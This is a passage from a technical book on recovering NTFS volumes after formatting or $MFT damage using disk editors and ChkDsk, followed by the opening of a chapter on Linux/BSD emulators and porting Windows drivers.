Most key data structures are irreversibly destroyed in the course of formatting. Manually recovering them is too troublesome a process. Fortunately, this is not needed! The main idea is that it is necessary to recover all lost file records; all remaining work can be delegated to ChkDsk.

Disassembling has shown that the only data structure, without which ChkDsk cannot operate, is the \$DATA attribute of the \$MFT file. Therefore, the only thing that you need to do is recover the original \$MFT:\$DATA and place it over the original file records. In the simplest case (if \$MFT:\$DATA is not fragmented), this can be achieved by a speculative increase of its length. How is it possible to achieve this?

Start DiskExplorer, go to the start of MFT (**Goto | Mft**), click the \$MFT file, find the \$DATA attribute (80h), and increase the **Allocated Size**, **Real Size**, and **Compressed Size** fields by the required value, simultaneously correcting the run list (Fig. 7.10). It is not necessary to correct the **Last VCN** field, because ChkDsk will correct it automatically. How would you determine the length of the unfragmented MFT file? It is equal to the difference of the numbers of the first and the last sectors starting with the **FILE** signature, multiplied by 512 bytes (excluding the sectors that belong to \$MFTMirr). Most disk editors known to me do not support a search for the last occurrence; therefore, it is necessary to write such a utility on your own. Fortunately, it is not necessary to determine the exact MFT length. It is possible to take it with some reserve, because ChkDsk will discard everything that isn't needed.



decode the run list, and compute the number of the first cluster. Divide the sector number by the cluster number, and you'll obtain the required value.

Now, it is necessary to generate a new run list. In general, it will appear as 13 XX XX XX YY 00, where XX XX XX is the 3-byte size of \$MFT in clusters and YY is the starting cluster. The starting cluster must refer to the first MFT cluster; otherwise, ChkDsk won't be able to operate. If the new run list is longer than the current one (which probably will be the case), it is necessary to correct the length of the attribute header (it is located at the offset 04h from its start). Having carried out this trivial operation, start ChkDsk with the /F command-line option and watch how your files and folders are recovered from nonexistence. The only items of information that won't be recovered are security descriptors. All files and folders will be assigned the default access rights. In all other respects, it will be possible to work with the recovered disk without worrying that it will be destroyed. Files that refer to nonexistent directories will be placed into the Found.xxx folder. These are "long-livers" that have survived several reformatting operations, literally dragged from the beyond.

Volumes with a highly-fragmented MFT are more difficult to recover. The original run list was destroyed in the course of formatting, and the mirror copy has been damaged. The only possibility is to collect all remaining fragments manually. This sounds more frightening that it is in reality. In contrast to all other files stored on the disk, \$MFT has the FILE signature present in the beginning of every file record. All you need to do is sequentially scan the partition from the first cluster to the last and record the start and the end of every fragment that belongs to MFT. Then it will be necessary to exclude \$MFTMirr from this chain. \$MFTMirr is easily recognizable, because it is located in the middle of the partition and contains copies of the \$MFT, \$MFTMirr, \$LogFile, and \$Volume file records. At the same time, \$MFTMirr refers to itself. For example, assume that the list appears as follows: 08h-333h, 669h-966h, 1013-3210h. In rough approximation, the following run list will correspond to it: 12 2B 03 08 22 23 03 69 96 22 FD 21 13 10 00. For more details on encoding and decoding of run lists, see the "Data Runs" section in *Chapter 6*.

Approximation is rough because you do not know the sequence, in which these run lists followed one another in the file (the order, in which file fragments are located on the hard disk, does not always match the sequence of fragments in a run list). What would happen if the order of the \$MFT file fragments is violated? Inside MFT, all file records refer to one another by their ordinal numbers, which are array indexes. These references are needed to reconstruct the directory structure, organize

run lists, and some other purposes. References to the parent directory are duplicated in indexes and are therefore easily recoverable. Hard links are destroyed irreversibly (the only way of bypassing this is to attempt to reassemble the \$MFT file in different order). However, they are practically never used by anyone, so there is nothing to lose. The situation becomes difficult with highly-fragmented files that take several file records scattered over different \$MFT fragments. In this case, only reassembling fragments in a different order can help. Fortunately, the number of combinations is usually small; thus, the recovery procedure won't take long. The good news is that starting from NTFS 3.1 (which corresponds to Windows XP), the numbers of file records in MFT are stored in explicit form (a 4-byte field located at the offset 2Ch from the start of the file record), which makes the recovery procedure trivial.

Recovery of the Hard Disk after Serious Damage

As a result of failure, the content of the disk volume might become unavailable to the operating system. In this case, an attempt at reading the volume table of contents would result in error messages informing the user that a file or folder are damaged, the read operation is impossible, disk is inaccessible, the system cannot find a logical device, and so on (Fig. 7.11). Chkdsk would inform you that MFT is corrupt and would stop operation. What could be done in this case?




Fig. 7.11. Failed attempt at reading the damaged volume

Do not panic. Try to run DiskExplorer and view what would it display. It is unlikely that all disk content has been lost. If at least some part of the file records has survived this disaster, then utilities such as R-Studio, GetDataBack, and EasyRecovery would recover them without fail.

Analysis has shown that the main reason ChkDsk might refuse to check the volume is corruption of the file record describing \$MFT. Such a result is highly probable if the computer is powered down in the course of updating \$MFT, especially if the hard disk has a large hardware cache. As a rule, such disks fail to finish saving sectors using the energy accumulated in capacitors — in contrast to their predecessors. The same happens if \$MFT file relocation is not successful or if the first MFT sector is destroyed. In all these cases, the \$MFT mirror record remains intact; however, ChkDsk for unknown reasons refuses to use it. Therefore, you must recover MFT on your own. To achieve this, it is enough to copy the first sector of \$MFTMirr into the first sector of \$MFT. The fans of Sector Inspector can use the batch file shown in Listing 7.2 (where XXX is the sector number in \$MFTMirr, and YYY is the sector number in \$MFT).

Listing 7.2. The batch file for manual recovery of \$MFT from \$MFTMirr

SECINSPECT.EXE -backup	d:	backup.dsk	XXX	1
SECINSPECT.EXE -restore	d:	backup.dsk	YYY	CONFIRM

Now, it is possible to run ChkDsk. If ChkDsk still doesn't work, this means that the boot sector is damaged (the technique of boot sector recovery was covered in the previous chapter), the run list of the \$MFT:\$DATA file doesn't match the actual start of MFT (to correct this problem, find the sector with the \$MFT file record and correct the run list), or the cluster size specified in the boot sector differs from its actual physical size (the technique of determining the true cluster size has been just covered).

If the failure was so serious that the mirror was damaged along with the \$MFT, then the task of recovery is reduced to recovering the formatted disk. In case of heavy damage to the file structure, the disk contents turn into a mess. Although it might seem paradoxical, in this case you are recommended to start the recovery procedure by reformatting the disk. No, this is not a joke! The format utility forms disk key structures that are guaranteed to be correct, and connecting file records isn't a serious problem. The main issue here is saving the run list of the

\$MFT:\$DATA file (if it has survived the disaster). The remaining tasks are a matter of your practical skills.

The description of recovery of lost data has come to its logical termination. However, NTFS continues to evolve at a rapid rate. Although the introduced modifications were purely cosmetic until recently, Microsoft promises to introduce radical changes into Windows Longhorn. Microsoft actively works on the newer file system — Windows File System, or WinFS for short. Nevertheless, the date of its final release is constantly delayed (after all, development of a new file system is a serious job).

According to Bob Muglia, Microsoft senior vice president of the server and tools business, WinFS is a modified version of NTFS with structured query language (SQL) and extensible markup language (XML) extensions. For the moment, it is not clear to the user community how much the base structures of the file system would change. It isn't clear why NTFS needs relational SQL, because such capabilities were initially planned (it was only the full-featured implementation of these features that was delayed). Any system programmer could easily write a driver accepting SQL or XML queries and translating them into requests to the current file system driver. There is no practical need to change anything within NTFS. Thus, it seems to me that this is simply a marketing trick to urge users to migrate to Longhorn.

On the other hand, further NTFS development would be appreciated. It would be a powerful incentive for all specialists in the field of data recovery, because all existing utilities likely would be incompatible with the new file system.

Recovery of NTFS Volumes after Formatting for FAT16/32

When reformatting disks, operating systems of the Windows NT family never change the file system type (unless the user explicitly specifies that it should do so); therefore, unintentional reformatting of an NTFS partition for FAT16/32 is highly unlikely. Windows 9x and MS-DOS, on the contrary, tend to format every disk for FAT16/32, without noticing that this disk already contains something. Thus, unintentional formatting of NTFS partitions when installing Windows 9x/MS-DOS over Windows NT is not a rare event. At least the second generation of users continuously repeats this error.

The strategy of data recovery in this case is in general similar to the recovery of NTFS volumes formatted for NTFS. The only exception is that when creating FAT thousands starting MFT file records will be irrecoverably lost for automated recovery (although, it is possible to manually reassemble them proceeding according to the technique described in the “*Shoveling the Debris*” section of this chapter).

Files, for which the file record has survived formatting, can be easily recovered using R-Studio, GetDataBack, or EasyRecovery. If you want to recover such a volume manually, first determine the number of sectors per cluster and then reformat it for NTFS. Proceed according to the following plan: Increase the `$MFT` size, run Chkdsk, and collect everything that can be collected. Because contemporary hard disks often contain millions of files, the loss of the first thousand is not too devastating (unless these turn out to be the most precious and valuable ones).

Sources of Menace

Why do disk partitions become lost? The following is a list of the most common reasons, given in descending order according to their “popularity”:

- ☐ Human errors, viruses, Trojans, and other malware
- ☐ Unexpected power failures, system freezes in the course of intense disk operations accompanied by MFT updates (such as adding or removing files or directories)
- ☐ Incorrect behavior of various disk utilities, such as Partition Magic, Ahead Nero, and Norton Disk Doctor
- ☐ Physical defects of RAM, resulting in violation of disk cache integrity and, consequently, in damage to the disk
- ☐ Incorrect behavior of privileged-level drivers, intentionally or unintentionally damaging the auxiliary structures of the NTFS driver

Useful Tips

To prevent volume destruction and simplify the data recovery procedure, you are recommended to carry out the following steps beforehand:

- ☐ Move the `$MFT` file as far as possible from the start of the partition. The starting sectors of the partition (Fig. 7.12), in effect, are the most dangerous place on the entire

disk. First, all viruses aim at infecting them. Recall that the impossibility of direct disk access under Windows NT is only a myth. To confirm this statement, it is enough to read the description of the `CreateFile` function and instruction for the ASPI32 driver. Second, some utilities, including Ahead Nero, sometimes confuse the hard disk with the CD drive and write the image to the wrong location. This means that approximately the first 700 MB of the physical disk (not the logical volume) must not contain anything useful. Third, if you decide to run WipeDisk or some other erasing utility, `$MFT` will be the first to die; thus, the disk's entire volume will turn into a heap of garbage. There are lots of other reasons. So, do not hesitate and move `$MFT`. You should recall that this is not difficult. It is enough to take any disk defragmenter supplied with the source code (enthusiasts can join the OpenDefrag project at <http://sourceforge.net/projects/opendefrag/>) and slightly modify it to satisfy your needs (Fig. 7.13). The backup copy of `$MFT` must be on hand when you do this.




Fig. 7.12. Normal disk volume (MFT residing in the beginning of the volume is highlighted)





Fig. 7.13. "Immunized" disk volume (MFT is stored in the middle)

- ❑ Avoid fragmentation of the \$MFT file. Do not store lots of small files on your disk, and do not fill it to more than 90% of its total capacity. The standard defragmenter supplied as part of the Windows 2000/XP distribution set doesn't allow you to defragment \$MFT, so to achieve this goal you'll have to use third-party tools. In my opinion, O&O Defrag Pro (<http://www.oo-software.com>) is the best tool available. This is a professional-oriented defragmentation utility supporting the command line.
- ❑ Create a backup copy of the \$MFT file record regularly. To carry out this task, save the only sector — the first sector of MFT, the number of which is stored in the boot sector. Do not forget to update it periodically, because in the course of adding new files and directories MFT is steadily extended and the old run list loses its importance.

Chapter 8: Data Recovery under Linux/BSD



The main disadvantage of UNIX-like systems is the lack of adequate drivers for the variety of useful and attractive hardware that Windows handles without any problems. Several years ago, the situation with Linux and BSD drivers was close to catastrophic. Only some hardware devices were supported, and users had to purchase the hardware for UNIX machines separately. At that time, Linux was nothing but a toy for hackers. BSD was mainly used on servers, all equipment of which was reduced to network cards and SCSI controllers. Thus, most of the user community had no knowledge of UNIX-like systems.

The situation with home computers and desktop workstations was different. As a rule, such computers are equipped with scanners, multimedia, and video adapters, famous for the lack of common standards and the abundance of proprietary technologies. However, hardware manufacturers are mainly oriented toward Windows. They reluctantly invest in other operating systems; such investments rarely give investors a return and generally are economically unjustified. Driver development and testing is expensive, while the market share of UNIX machines is insignificant (several percentage points or even smaller). In addition, this segment of the IT market is too disunited. Consequently, the market segment conquered by each operating system or its clone is too small. Thus, only undisputable market

leaders (usually, large corporations) can win the competition in this sector — such as Nvidia, which sells millions of video adapters. For such companies, even tiny percentage of the market is an impressive value.

There is a common opinion that an entire army of enthusiasts disassembles Windows drivers (the only suitable way of obtaining the required information, because technical documentation isn't always available) and then rewrites them for Linux or BSD. In contrast to popular opinion, such enthusiasts are not numerous. There are lots of dissimilar devices waiting for such drivers to be written. Furthermore, situations, in which such drivers work on the author's computer but fail on other machines with an apparently similar hardware configuration, are not rare. Writing a driver is not enough; it is necessary to debug it and test it on many hardware configurations, as well as provide technical support to potential users. Otherwise, it won't be a fully-functional driver; rather, it will be a hacker's toy. These actions require time and effort. Thus, if a custom driver was developed for individual use only, and not for commercial purposes, then its reliability and compatibility are far from perfect.

The specialists that compose distribution sets carry out tremendous amounts of work, collecting various drivers and compiling them. However, the quality of testing is far from perfect, and even if the list of supported hardware contains an entry for a specific device, this doesn't necessarily mean that this device would work on your machine. The driver from some other model might be suitable. However, it is equally possible that no driver would work. Life without drivers is sad.

Emulators

Before installing Linux/BSD, think over the following issue: Do you actually need this? If you only need to test an alternative system, master development tools, or compile source code, then virtual machines, or emulators, will be the best choice. Such an emulator would be VMware (Fig. 8.1). Fedora Core is slow on VMware (on P-III 733, it is practically impossible to do a serious job); however, this emulator runs Debian with KDE satisfactorily. When working in this emulator, it will be possible to develop programs, read man pages, or play games, such as *“Star Wars.”* In this case, no additional drivers will be needed (I mean, no drivers that aren't present in any decent distribution set). Most developers proceed exactly this way. Any self-respecting UNIX programmer has to install dozens of operating system

clones to test the programs being developed for compatibility. When working with “live” computers, to switch between computers it is necessary to reboot. With virtual machines, it is possible to switch between them without rebooting the host machine (the only problem is the available memory).




Fig. 8.1. Virtual Linux machine operating under Windows

It is also possible to run virtual Windows machines under a Linux/BSD host system (Fig. 8.2). In this case, VMware provides direct access to the COM, line print terminal (LPT), and universal serial bus (USB) ports; consequently, connecting scanners, printers, or digital cameras to your machine won't present any problems. It would be Windows that would work with these devices. The host UNIX machine in this case has all system resources at its disposal, so there won't be a performance drop. However, there will be other problems. Windows applications (such as games) will either operate slowly or refuse to operate. In addition, Windows won't be able to work with all other types of devices, such as an integrated wireless local area network (WLAN) or a video adapter. All this happens because

VMware is a “black box” screened off the base operating system by the wall of the emulator. This is too bad, isn’t it? What if you could ensure that the virtual machine would be provided with full access to all physically installed hardware? Prepare yourself! I’m going to describe exactly this method.




Fig. 8.2. Virtual Windows machine working under Linux

Porting Drivers from Windows and Linux/BSD

Consider a simple question, which hasn’t been answered yet. It is well known that support of NTFS partitions is a serious problem. The drivers capable of writing data to NTFS partitions appeared quite recently, only to stand out in their beauty and splendor at various conferences and exhibitions. They are hardly suitable for real-world operation because their operation isn’t stable and they have limitations. For example, compressed files, transactions, and lots of other issues haven’t been

supported. In addition, NTFS developers are not sleeping; consequently, the file system as such is constantly evolving (in other words, it is subject to changes). The question is: Is it possible, at least in theory, to write a fully-compatible NTFS driver that would correctly interpret newer NTFS versions without programmer's participation? This question isn't as stupid as it might seem at first. Why do you need to spend time and effort, when there is a ready-to-use driver — `ntfs.sys`? If you make it work under Linux, all problems will be solved automatically.

The objection to this approach, that Linux/BSD is considerably different from Windows at the kernel level, is not applicable here. There are considerable differences; however, there are also common features. Windows, Linux, and BSD all operate on x86 processors in protected mode, use paged virtual memory access, and interact with the hardware according to strictly-defined mechanisms (through a hierarchy of physical and virtual buses). High-level drivers, such as `ntfs.sys`, contain only the required minimum of system-dependent code and never communicate with the hardware. Why, then, doesn't the driver written for one system operate in other ones? Mainly because the interface between the driver and the operating system is different in each case, and because the driver uses libraries of functions exported by the system (and these functions are different for different systems).

Porting Windows drivers to Linux/BSD is a realistic task. To achieve this, it isn't necessary to have the driver's source code. It is enough to write a simple "stub" between the driver and the operating system, which would accept queries, translate them according to the system-specific rules, and port the library of functions needed for the driver to operate. It is necessary to have the programming skills to achieve this goal. For most users, this approach is not suitable, and nothing can be done about it. For programmers, however, porting an existing driver is much easier than writing a new one from scratch. To achieve this goal, you won't need to tediously disassemble the original code (which usually replaces the search for technical documentation). As a rule, technical documentation is either unavailable or provided only after you sign an agreement prohibiting you from distributing the source code. In addition, when newer versions of the Windows driver are released, the procedure of updating the Linux/BSD driver is considerably simplified and often reduced to overwriting an original file. However, this is only in theory. Now, it is time to consider this issue in detail.

The kernel model of Windows NT and all its successors, including Windows 2000, XP, 2003, and Longhorn, is quite simple (Fig. 8.3). The kernel communicates with the "outside" world through the system service manager "connected"

to `ntdll.dll`, which resides “outside” the kernel and executes in the user mode. The system service manager implemented in `ntoskrnl.exe` relies on the callable kernel interfaces, part of which is implemented inside `ntoskrnl.exe`, and another part of which is implemented in external drivers — in particular, the Power Manager module. A certain class of drivers, called device drivers and file system drivers, is enclosed in a kind of shell, interacting with the system calls manager through the input/output manager implemented in `ntoskrnl.exe`.




Fig. 8.3. Windows NT kernel internals

The kernel is the foundation, upon which all previously-mentioned components are based. It is a set of low-level functions concentrated in `ntoskrnl.exe`. Below the kernel, there is only the hardware abstraction level (HAL). Once upon a time, Microsoft planned to divide the kernel into system-dependent and system-independent parts to simplify the process of porting Windows to other hardware platforms. However, by the time of Windows NT 4.x the situation had become a pretty mess, and most system-dependent functions were moved to `ntoskrnl.exe`. HAL is gradually being moved out of use, slowly but inevitably. Now only a small number of truly low-level functions remain there that directly communicate with the hardware, for example, with ports and DMA. However, in Linux/BSD kernels there are specific functions for working with DMA; thus, there is no need to port HAL. This is even more so, if you recall that Windows drivers do not communicate to DMA directly. All such communications are carried out through the Plug and Play manager located in `ntoskrnl.exe`.

As relates to input/output ports, consider the example shown in Listing 8.1. This listing presents the disassembled code of the `READ_PORT_UCHAR` function that reads an unsigned byte from the given port.

Listing 8.1. The disassembled listing of the `READ_PORT_UCHAR` function from HAL

```
.text:80015A2C
.text:80015A2C          public READ_PORT_UCHAR
.text:80015A2C READ_PORT_UCHAR proc near ; CODE XREF: HalGetEnvironmentVariable + 2C↑p
.text:80015A2C          ; HalSetEnvironmentVariable + 3D↑p
.text:80015A2C
.text:80015A2C arg_0          = dword ptr 4
.text:80015A2C
.text:80015A2C          xor     eax, eax
.text:80015A2E          mov     edx, [esp + arg_0]
.text:80015A32          in     al, dx
.text:80015A33          retn    4
.text:80015A33 READ_PORT_UCHAR endp
```

If you can make `ntoskrnl.exe` operate in a foreign environment, such as Linux or BSD, you'll be able to run any Windows NT driver without modifications to its binary code. This not only simplifies the porting procedure but also solves the copyright problem. Any owner of a legitimate copy of Windows (or any other program) has the right to call a ready-to-use driver from any environment, without any permissions or additional payments. It is unlikely that users would be allowed to modify the binary code.

